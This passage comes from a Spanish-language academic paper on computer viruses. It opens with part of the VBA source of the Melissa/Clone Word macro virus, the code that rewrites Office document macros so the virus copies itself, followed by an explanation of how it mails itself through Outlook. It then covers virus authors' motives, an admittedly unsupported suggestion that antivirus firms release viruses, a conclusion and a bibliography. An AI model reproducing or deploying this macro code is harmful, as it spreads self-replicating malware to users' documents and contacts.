ADCL = ADI1.CodeModule.CountOfLines
BGN = 2
If ADI1.Name <> "Melissa" Then
If ADCL > 0 Then _
ADI1.CodeModule.DeleteLines 1, ADCL
Set ToInfect = ADI1
ADI1.Name = "Melissa"
DoAD = True
End If
If NTI1.Name <> "Melissa" Then
If NTCL > 0 Then _
NTI1.CodeModule.DeleteLines 1, NTCL
Set ToInfect = NTI1
NTI1.Name = "Melissa"
DoNT = True
End If
If DoNT <> True And DoAD <> True Then GoTo CYA
If DoNT = True Then
Do While ADI1.CodeModule.Lines(1, 1) = ""
ADI1.CodeModule.DeleteLines 1
Loop
ToInfect.CodeModule.AddFromString ("Private Sub Document_Close()")
Do While ADI1.CodeModule.Lines(BGN, 1) <> ""
ToInfect.CodeModule.InsertLines BGN, ADI1.CodeModule.Lines(BGN, 1)
BGN = BGN + 1
Loop
```

```
End If
p$ = "clone"
If DoAD = True Then
Do While NTI1.CodeModule.Lines(1, 1) = ""
NTI1.CodeModule.DeleteLines 1
Loop
ToInfect.CodeModule.AddFromString ("Private Sub Document_Open()")
Do While NTI1.CodeModule.Lines(BGN, 1) <> ""
ToInfect.CodeModule.InsertLines BGN, NTI1.CodeModule.Lines(BGN, 1)
BGN = BGN + 1
Loop
End If
CYA:
If NTCL <> 0 And ADCL = 0 And (InStr(1, ActiveDocument.Name, "Document") = False) Then
ActiveDocument.SaveAs FileName:=ActiveDocument.FullName
ElseIf (InStr(1, ActiveDocument.Name, "Document") <> False) Then
ActiveDocument.Saved = True: End If
'WORD/Melissa written by Kwyjibo
'Clone written by Duke/SMF
'Works in both Word 2000 and Word 97
'Worm? Macro Virus? Word 97 Virus? Word 2000 Virus? You Decide!
'Word -> Email | Word 97 <--> Word 2000 ... it's a new age!
If Day(Now) = Minute(Now) Then Selection.TypeText "Twenty-two points, plus triple-word-score, plus fifty points for using all my letters. Game's over. I'm outta here."
End Sub
```

Como se puede observar es un virus/gusano de macro. El método AutoOpen realiza una serie de comprobaciones sobre la configuración del Office, entra en el Outlook y para cada libreta de direcciones reenvía el archivo a los contactos. Modifica las macros del Office Open y Close para que añadan dicho código de tal forma que cada vez que Office (Word, Excel) abra o cierre un archivo introducirá dichas macros modificadas y contribuirá a la expansión del gusano. Finalmente y como suele ocurrir introduce su firma, con algún dato identificativo y/o algún mensaje donde en algunos casos hace referencia a su “objetivo” o al porqué de dicho virus.

13 ¿Quiénes y por qué desarrollan los virus?

Se podría decir que el porqué y el quiénes están íntimamente relacionados. Usualmente cuando una persona hace algo es porque tiene una razón más común, menos común, con sentido, sin sentido, difícil de comprender o comprensible, pero al fin y al cabo es su razón y es lo que le llevará a realizar la acción.
Si existe un conjunto de personas, relacionadas o no entre ellas, con un conjunto de objetivos, comunes o no comunes, se puede decir que ya se tiene el conjunto de quiénes realizan esa acción.
No existe una única razón ni un único objetivo y por lo tanto un único perfil de creador de virus. La mayoría de los "escritores" de virus no son detenidos por lo que no se podría obtener un perfil concreto, por lo que en principio un "escritor" de virus puede tener cualquier edad, religión, género, economía, …
¿Por qué el perfil es tan diverso? Sencillamente porque hoy en día el programar un virus es relativamente sencillo. Cualquier usuario con conocimientos básicos de algún tipo de lenguaje de programación (Visual Basic, …) podría escribir un sencillo código o modificar uno ya existente. Si esta programación no fuera tan "trivial" lógicamente podríamos elaborar un perfil más concreto, ya que posiblemente fuera universitario o post-universitario con conocimientos avanzados en informática, con una economía media, etc.
Como ya dijimos anteriormente, no se puede decir que exista un único objetivo, aunque se podrían enumerar una serie de objetivos conocidos (usualmente a través de mensajes en el código):

- Aunque parezca sorprendente, deseo de hacer daño.
- Reto personal de programar un virus.
- Reto de programadores expertos a que los nuevos virus no sean detectados por los antivirus.
- Llamar la atención.
- Demostrar vulnerabilidades de sistemas operativos, sistemas de correo, etc.
- Atacar ciertas aplicaciones de grandes empresas u organismos con el fin de provocarles pérdidas económicas y desprestigiarlos mundialmente.
- Religiosos.
- Políticos (No es el primer virus con mensajes políticos).
- Para recordar ciertos hechos históricos. Por ejemplo el 26 de abril de todos los años se activa el virus CIH, para recordar la catástrofe de Chernóbil.
- …

Muchos de los autores de virus, escriben los virus con el fin de diseminarlos lo máximo posible, y no perseguir ningún otro objetivo como el ataque a una máquina concreta, pero en muchos casos este virus inicial que explotaba una cierta vulnerabilidad es modificado por otro autor, usualmente con menos conocimientos informáticos, que hará que el virus pase a ser más dañino y que persiga objetivos económicos o más dañinos. Es muy común entre los llamemos "gurús" de los virus que programen virus que no se liberen y que su objetivo sea "didáctico" entre sus compañeros de afición.
A pesar de esto no podemos considerar que un virus por no perseguir el objetivo de hacer daño a una máquina (borrar datos, obtener números de cuenta, etc), no sea maligno, ya que todo virus crea en el sistema un overhead, que provoca una bajada de rendimiento, lo cual dependiendo de la criticidad del sistema podrá ser más o menos dañino.

Aunque no existe ningún documento que “avale” lo que sigue, nos preguntamos, ¿será el mecánico el que hace que tengas que volver tras 6 meses otra vez a su taller?, y en lo que nos interesa, ¿serán las compañías de antivirus las publicadoras de algunos virus? Una cosa está clara, sin coches no hay taller, y sin virus no hay antivirus. El negocio de los antivirus supuso un boom en la informática, y es hoy en día que año tras año aumentan sus beneficios. Si miramos a nuestro alrededor podremos ver que todo tiene antivirus. Como se comentará a lo largo de este trabajo, no solo un ordenador tiene antivirus, sino que PDA’s, móviles, televisores con acceso a internet, aparatos de domótica conectados a internet,… todos tienen antivirus. Siguiendo en este tema, si partimos de la base de que solo unos pocos virus usan técnicas avanzadas y son la mayoría los que son programados por programadores “amateur”, se podría pensar que cómo una compañía que está formada por expertos informáticos, expertos en virus, y que dedica todo su esfuerzo a eliminar los virus, puede ser tuteada por un usuario “amateur”.
De la misma manera, un país está a favor de la seguridad informática y en contra de los virus, pero se podría pensar que con el daño que se puede hacer hoy en día a través de los virus, ¿Porqué no atacar a un país enemigo con virus? O en el caso de un partido político, ¿porqué no atacar al partido contrario?
Como conclusión se podría decir que todo se mueve por interés, que no hay una único quién y que no hay un único porqué.

14 Conclusión

Siendo realistas es muy complicado mantener un sistema a salvo de virus, ya que existen multitud de virus, de técnicas, de aparatos con capacidad de ser infectados, y todo esto día a día aumenta y mejora.
Un usuario experto no debería tener problemas a la hora de evitar y enfrentarse a virus, pero un usuario normal necesita la ayuda de un antivirus. Y aun así nadie puede decir que está totalmente a salvo. Actualmente la seguridad total en todos los ámbitos y más en el de la informática es una utopía.
Podríamos seguir una serie de protocolos de actuación para prevenir y defender el sistema de virus pero aun así, ¿estaría totalmente seguro?
Todo lo podemos resumir en una frase de Eugene Kaspersky (creador de antivirus Kaspersky):

"En los sistemas modernos hay demasiados tipos de archivos ejecutables, programas que pueden acceder a los componentes del computador. También es muy complicado que un sistema no tenga problemas, incluyendo agujeros de seguridad. Por todo ello, creo que los virus seguirán existiendo aunque el entorno contemple la seguridad basada en certificados digitales. .... Es posible desarrollar un entorno completamente protegido por la comprobación de firmas digitales, ¡pero los usuarios no lo usarán!, porque un entorno de este tipo no es lo suficientemente amigable... demasiadas limitaciones, demasiados avisos, demasiadas preguntas."

15 Bibliografía

[1] *Definición virus*
http://buscon.rae.es/draeI/SrvltConsulta?TIPO_BUS=3&LEMA=virus

[2] *Definición y tipo de virus*
http://es.wikipedia.org/wiki/Virus_inform%C3%A1ticos

[3] *Información general sobre los virus*
http://www.pandasoftware.es

[4] *Historia de los virus*
http://limit4.arkediem.com/imag/Virus_InformaticosESP.pdf

[5] *Clasificación de los virus*
http://www2.udec.cl/~sscheel/pagina%20virus/clasificacion.htm

[6] *Técnicas para programación de virus*
http://www.perantivirus.com/sosvirus/general/tecnicas.htm

[7] *TOP 10 de Virus*
http://www.tufuncion.com/10_virus

[8] *Información general sobre virus*
www.monografias.com

[9] *¿Cómo detectar la presencia de virus?*
http://inicio.tiendapc.com/SInicio?j=0&i=11390&f=85461

[10] *¿Cómo protegerse de los virus?*
http://www.mailxmail.com/curso/informatica/virusinform/capitulo9.htm

[11] *Información sobre técnicas utilizadas por los virus, cómo eliminarlos, …*
http://www.publispain.com/antivirus/que_son_los_virus.html

[12] *Tácticas de los antivirus*
http://www.zonapediatrica.com/mod-htmlpages-display-pid-218.html

[13] *Comparativa antivirus*
http://www.virus.gr/english/fullxml/default.asp?id=85&mnu=85

[14] *Virus para MAC*
http://esp.sophos.com/pressoffice/news/articles/2006/02/macosxleap.html

[15] *Virus para dispositivos móviles y en la actualidad*
http://alerta-antivirus.red.es/virus/ver_pag.html?tema=V&articulo=6&pagina=9

[16] *Virus para móviles*
http://www.ociojoven.com/article/articleview/952864/1/123/Nuevos%20virus%20para%20m%C3%B3viles

[17] *¿Quiénes y porqué crean los virus?*
http://www.viruslist.com/sp/viruses/encyclopedia?chapter=153280553

[18] *Virus en Linux*
http://www.e-ghost.deusto.es/docs/articulo.virus.html

[19] *¿Dónde se escriben los virus?*
http://alerta-antivirus.red.es/virus/ver_pag.html?tema=V&articulo=6&pagina=16

[20] *El futuro de los antivirus*
http://alerta-antivirus.red.es/virus/ver_pag.html?tema=V&articulo=6&pagina=8

[21] *Clasificación de los virus*
http://www.wikilearning.com/clasificacion_general_de_los_virus_informaticos-wkccp-8381-2.htm

[22] *Ejemplo virus: Enviando mails con Outlook (Para el desarrollo del ejemplo)*
http://www.c-sharpcorner.com/UploadFile/casperboekhoudt/SendingEmailsThroughOutlook12052005000124AM/SendingEmailsThroughOutlook.aspx

[23] *Ejemplo: Enviando datos adjuntos con Visual Basic*
http://support.microsoft.com/kb/313803/es

[24] *Definición antivirus*
http://buscon.rae.es/draeI/SrvltConsulta?TIPO_BUS=3&LEMA=antivirus

[25] *Virus y Sistemas Operativos*
http://es.wikipedia.org/wiki/Virus_inform%C3%A1ticos#Virus_inform.C3.A1ticos_y_Sistemas_Operativos

[26] *Métodos de contagio*
http://es.wikipedia.org/wiki/Virus_inform%C3%A1ticos#Virus_inform.C3.A1ticos_y_Sistemas_Operativos

[27] *Estudio virus/antivirus 2006*
http://www.viruslist.com/en/analysis?pubid=204791924